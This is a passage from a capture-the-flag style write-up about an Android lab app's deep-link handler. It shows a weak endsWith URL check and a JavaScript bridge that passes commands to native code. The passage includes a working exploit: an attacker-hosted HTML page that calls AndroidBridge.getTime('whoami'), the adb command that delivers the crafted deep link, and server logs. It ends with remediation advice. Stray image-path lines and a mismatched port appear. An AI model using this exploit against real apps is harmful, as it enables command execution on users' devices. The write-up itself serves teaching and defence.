\nTime of visit: " + timeVisited;
    document.getElementById('result').innerText = fullMessage;

</script>

</body>
</html>
```

handleDeepLink()

```
    private final void handleDeepLink(Intent intent) {
        Uri uri = intent != null ? intent.getData() : null;
        if (uri != null) {
            if (isValidDeepLink(uri)) {
                loadDeepLink(uri);
            } else {
                loadAssetIndex();
            }
        }
    }
```

This method does a few checks:

- Does the Intent indicate that it was opened by a deep link
- Does that deep link contain a valid remote URL to open
- Does the remote URL adhere to a predefined format

If all of these checks pass it will render the remote URL in the WebView.

isValidDeepLink(uri)

```
private final boolean isValidDeepLink(Uri uri) {
        if ((!Intrinsics.areEqual(uri.getScheme(), "mhl") && !Intrinsics.areEqual(uri.getScheme(), "ht
tps")) || !Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")) {
            return false;
        }
        String queryParameter = uri.getQueryParameter("url");
        return queryParameter != null && StringsKt.endsWith$default(queryParameter, "mobilehackinglab.
com", false, 2, (Object) null);
    }
```

This method does a few checks:


- Does the URI scheme and host match mhl://mobilehackinglab
- Does the URI have a query string parameter `url`
- Does the `url` parameter end in `mobilehackinglab.com`

Using the URI:

```
mhl://mobilehackinglab/?url=https://www.mobilehackinglab.com
```

> adb shell am start -a "android.intent.action.VIEW" -c "android.intent.category.BROWSABLE" -d "mhl://mobilehackinglab/?url=https://www.mobilehackinglab.com"

It will open the `https://www.mobilehackinglab.com` website:



Exploit deep link vulnerability

From the previous section, we determined that there is limited URL validation on the `url` parameter that is sent as part of the deep link.

The validation that happens is a String `endsWith` check to make sure the URL ends with the String `mobilehackinglab.com`.

What happens if we host our own website that ends with `mobilehackinglab.com` and use that as the URL?

Let’s do that now and see if it works.

```
# Create code.html file inside the directory
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>

<p id="result">Thank you for visiting</p>

<!-- Add a hyperlink with onclick event -->
<a href="#" onclick="loadWebsite()">Visit MobileHackingLab</a>

<script>

    function loadWebsite() {
        window.location.href = "https://www.mobilehackinglab.com/";
    }

    // Fetch and display the time when the page loads
    var result = AndroidBridge.getTime("whoami");
    var lines = result.split("\n");
    var timeVisited = lines[0];
    var fullMessage = "Thanks for playing the game\n\n Please visit mobilehackinglab.com for more! \n\nTime of visit: " + timeVisited;
    document.getElementById('result').innerText = fullMessage;

</script>

</body>
</html>
```

```
# Host the content
python3 -m http.server 8000
```


```
λ python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.100.7 - - [27/Dec/2024 01:29:27] "GET /code.html?test=mobilehackinglab.com HTTP/1.1" 200 -
::ffff:192.168.100.7 - - [27/Dec/2024 01:29:27] code 404, message File not found
::ffff:192.168.100.7 - - [27/Dec/2024 01:29:27] "GET /favicon.ico HTTP/1.1" 404 -
```

Using the URI:


mhl://mobilehackinglab?url=http://192.168.100.7:8080/code.html?test=mobilehackinglab.com

```
adb shell am start -a "android.intent.action.VIEW" -c "android.intent.category.BROWSABLE" -d "mhl://mobilehackinglab?url=http://192.168.100.7:8080/code.html?test=mobilehackinglab.com"
```

```
λ adb shell am start -a "android.intent.action.VIEW" -c "android.intent.category.BROWSABLE" -d "mhl://mobilehackinglab?url=http://192.168.100.7:8080/code.html?test=mobilehackinglab.com"
Starting: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROWSABLE] dat=mhl://mobilehackinglab/... }
```



change `date` to another command like `id`:



Remediation

URL

When dealing with input parameters from the user, I always like to determine if it is really necessary. The easiest fix would be to remove the input parameter completely if it can be replaced with a better approach.

After reading the source code and observing the `url` validation, I assume the intent behind the validation was to validate that the incoming `url` is `mobilehackinglab.com`.

If that assumption is accurate, then the `url` parameter can be completely removed and the `mobilehackinglab.com` URL can be hardcoded inside the application.

If removing the `url` parameter is not an option, you could always construct a `URL` object from the `url` String and then perform additional validation on the scheme/host/path, which would be an improvement on the current `endsWith()` validation.

Command Injection

Creating a JavaScript bridge to retrieve a date from the native code is overkill and unnecessary in this case.

JavaScript has excellent date and time support, which you could just use inside the `index.html` file to retrieve the current date.

Unless there is other functionality required, I would remove the `AndroidBridge` interface and native code completely.

If removing the `AndroidBridge` is not an option, I would create an allow list of commands that are allowed to be passed from the JavaScript code to the native code and perform validation on that before executing anything.